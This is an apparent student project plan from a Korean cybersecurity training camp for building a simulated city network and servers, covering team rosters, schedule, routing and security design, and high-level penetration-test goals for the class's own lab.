

[정보보안] 모의해킹/침해대응 전문가 취업캠프 12 회차

더조은시 네트워크/서버 구축 및 해킹 프로젝트 기획안

2024.11.05 초안

작성자 반장 길영민

네트워크팀

서버팀

모의해킹팀

팀장 김재승
공윤선
유탉근
이상준
이상혁
이신우
최재무

팀장 주윤호
강호균
권정현
김재현
이선희
이정규
임에스더

팀장 이종윤
길영민
김수연
박기원
양태혁
장진혁
홍준화

작성일

2024-11-7

 더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	2

목차

더조은시 네트워크/서버 구축 및 해킹 프로젝트 기획안	1
1. 프로젝트 개요	4
가) 프로젝트 목표	4
나) 프로젝트 일정표	5
2. 네트워크 구성	6
가) 논리랩	6
나) 물리랩	6
다) 고객사 상세 및 요구사항	10
라) 상세랩	12
마) 구역별 장비 구성	19
바) 보안 및 대응 계획	19
3. 서버 구성	20
가) 서버 제원	20
나) 서버 버전 정보	20
다) DB 컬럼 정보	21
라) DNS 컬럼 정보	22
마) 서버 전체 구성/흐름도	23
바) 데이터센터1 구성/흐름도	24
사) 데이터센터2 구성/흐름도	25
아) A구역 서버 구조/흐름도	26
자) B구역 서버 구조/흐름도	27
차) C구역 서버 구조/흐름도	28
카) 백업 정책 구성도	29

 더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	4

1. 프로젝트 개요

가) 프로젝트 목표

항목	내용
프로젝트 명	더조은시 네트워크 망 및 서버 구축
프로젝트 기간	2024.11.04 ~ 2024.11.15 (약 2주)
프로젝트 목표	- 각 구역의 네트워크 설정 및 관리. 네트워크 보안, 라우팅, IP 관리 등 기술적 사항 구현 - 더조은시 주요 구역인 사무 구역 1, 2와 관공서를 대상으로 통합 네트워크 환경을 구축하여 지역 간 데이터 통신의 안정성과 보안성을 강화 - 각 구역의 특성에 맞춘 네트워크 구성으로 실시간 데이터 전송 및 보안성을 확보 - 구역을 지정하여 서버 설정 및 관리, 서버 보안, DNS 관리 등 보안을 강화한 서버를 구현 - 더조은시 사용자들의 데이터 저장공간을 위한 데이터 센터 구현 - DB, DNS, Web Server등 다양한 형태의 서버를 통한 편의성 제공
프로젝트 기대 효과	- 관공서의 민감 정보 보호와 네트워크 통신 안정화로 보안 리스크 감소 및 신속한 대응 능력 확보 - 네트워크 장애 대응 효율성 향상과 관리 편의성 증대 - 서버의 백업 정책들을 통해 데이터 손실을 최소화 - 내/외부에서 접근하는 공격 대응을 위한 보안 정책 확립 - 로그 분석을 이용한 공격자 추적 및 대처 방안 마련 - 향후 실무 프로젝트에 대한 경험 축적

항목	내용
프로젝트 명	신설된 네트워크 / 서버 침투
프로젝트 기간	2024.11.04 ~ 2024.11.15 (약 2주)
프로젝트 목표	- 다양한 해킹 방법을 통해 공격자의 공격 방식 분석 - 내부 해킹 목표 : Race Condition 기법을 사용한 관리자 권한 탈취 - 외부 해킹 목표 : 회사 내 DB에 침투하여 개인정보 탈취 및 좀비 PC 감염
프로젝트 기대 효과	- 다양한 방식의 해킹을 통해 해커의 공격 방식 분석 - 정보 수집 및 취약점 발견 및 발견된 취약점 분석을 통한 탐지/대응 방안 모색

 더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	5


나) 프로젝트 일정표

프로젝트 수행 일정																			
작업	일정	2024년 11월																	
		1주차				2주차				3주차				4주차					
1. 계획																			
프로젝트 목표 정의																			
프로젝트 요구사항 분석																			
프로젝트 기획안 작성																			
2. 설계 및 구축																			
네트워크 설계 및 구축																			
서버 설계 및 구축																			
해킹 시나리오 설계																			
3. 프로젝트 진행																			
네트워크 테스트																			
서버 테스트																			
통합 구축 테스트																			
해킹 진행																			
4. 결과 도출																			
프로젝트 결과 분석																			
대응책 수립																			


THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	6

2. 네트워크 구성


가) 논리랩




나) 물리랩



THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	7


코어망 네트워크 구성도			
			
코어	Default routing	기본 경로를 지정하여 구역 간 빠른 데이터 전송을 지원	
	EIGRP	네트워크 경로를 최적화	
	Passive Interface	EIGRP 라우팅 경로로의 RIP 광고를 제한	
	Redistribute	다른 프로토콜 간의 경로 정보를 공유하여 라우팅 일관성을 유지	
	ACL	용도가 다른 네트워크 간 접근 제어	

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	8



THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	9

사무구역 2 네트워크 구성도



THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	10

다) 고객사 상세 및 요구사항



구역		역할	주요 요구 사항
고객사	더조은시	- IT 벤처 기업 지원 정책의 일부로 신규 네트워크망을 제공 - 더조은시의 IT 벤처 기업 및 관공서를 지원하는 신규 네트워크망 구축	- 사무구역 1, 사무구역 2, 관공서 구역으로 구분하여 각 구역 특성에 맞는 네트워크를 설계하고 보안을 강화 - 주요 구역 간 데이터의 안정적이고 신속한 전송을 위한 코어망 구축 - 다양한 고객사의 요구와 데이터 특성에 맞춘 네트워크 구조와 보안 정책을 적용 - 데이터 무결성을 보장하고 민감 데이터 유출 방지를 위한 접근 제어 및 모니터링 체계 필요
		- 각 구역을 연결하는 중앙 네트워크 허브 - 다양한 구역 간 데이터를 빠르고 안정적으로 전달, 통신사가 존재	- 구역 간 데이터 전송 속도를 최적화 - 라우팅 일관성과 최적화를 유지 - 코어망을 통해 각 구역에 접근할 수 있는 IP 범위를 제한하고, 비인가 접근을 차단 데이터센터와 같은 중요 네트워크 구역에 대한 보안
		- 지역 정부 기관 - 공공 데이터와 행정 정보를 제공하며 다른 구역과 중요한 데이터를 교환	- 공공 데이터와 행정 정보의 안전한 교환 - 특정 IP 범위만 접근하도록 제한하여 보안성 강화 - 실시간 네트워크 위협 모니터링 및 비인가 접근 차단
관공서 구역 / G	기관A	- 도서관 - 공공 정보 접근을 지원하고, 다양한 외부 방문자가 네트워크를 이용할 수 있는 환경 제공 - 관공서 구역 네트워크에 대한 관리 PC 존재	- 외부 방문자를 위한 공용 네트워크와 직원 네트워크 분리 - 방문자용 인터넷 구축 - 방문자가 많아도 안정적인 네트워크 제공 - 관리 PC가 존재하는 네트워크에 대한 보안
	기관B	- 지역 보건 기관 - 외부로부터 보호되어야 하는	- 네트워크를 분리하여 보안성을 강화 - 장애를 최소화, 안정성을 유지

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	11

		공공 보건 데이터를 관리	- 실시간 보안 모니터링 체계를 통해 데이터 접근을 감시하고, 비인가 접근 시도에 대해 신속히 차단
사무 구역1 / 01	기업A	- IT 서비스 기업 - 고객 데이터 관리와 실시간 데이터 처리를 담당	- 실시간 데이터 처리 및 고객 데이터 관리, 데이터 연속성 보장 - 외부 접속의 보안 강화
	기업B	- 데이터 분석 전문 기업 - 많은 트래픽이 발생하는 환경	- 대량 데이터 처리를 고려 - 고속 데이터 처리와 네트워크 부하 분산
	기업C	- 네트워크 인프라 및 유지보수 기업 - 다양한 고객 요청과 트래픽을 효율적으로 관리	- 고객 요청에 맞춰 고정 경로 설정 - 네트워크 경로 제어 및 실시간 모니터링
사무 구역2 / 02	기업D	- 보안 솔루션 회사 - 고객 데이터와 서비스 데이터를 다른 파트너와 주고받음	- 민감한 데이터 교환 시 안정성 필요 - 부하 분산 및 안정적 데이터 전송
	기업E	- 데이터 관리와 클라우드 서비스 회사 - 외부 파트너와의 데이터 교환이 잦음	- 외부 파트너와의 안전한 데이터 전송 - 데이터 보안성 강화 및 외부 위협 모니터링

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	12

라) 상세랩


데이터센터 연결망			
	HSRP	기본 및 백업 게이트웨이를 구성해 데이터센터에 대한 네트워크 가용성 유지	
	Security Onion	외부 접근에 대한 IDS, IPS	
	pfSense		
관공서 기관A - 지역 관공서			
	InterVLAN	관공서 내 층별로 네트워크를 격리	
	VTP	VLAN 정보를 동기화	

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	13

관공서 기관B - 도서관			
	Default routing	기본 경로를 지정하여 구역 간 빠른 데이터 전송을 지원	
	ACL	방문자용 네트워크는 인터넷만 접근 가능하게 제한	
	NAT	공용 네트워크(내부)와 관공서 내부망(외부)을 분리	
	DHCP	방문자들이 사용하는 네트워크에 자동으로 IP부여	
	MRTG	도서관 쪽 라우터에 MRTG 서버를 구축해 관공서 쪽 네트워크 트래픽을 모니터링	
	Security Onion	외부 접근에 대한 IDS, IPS	
	pfSense		


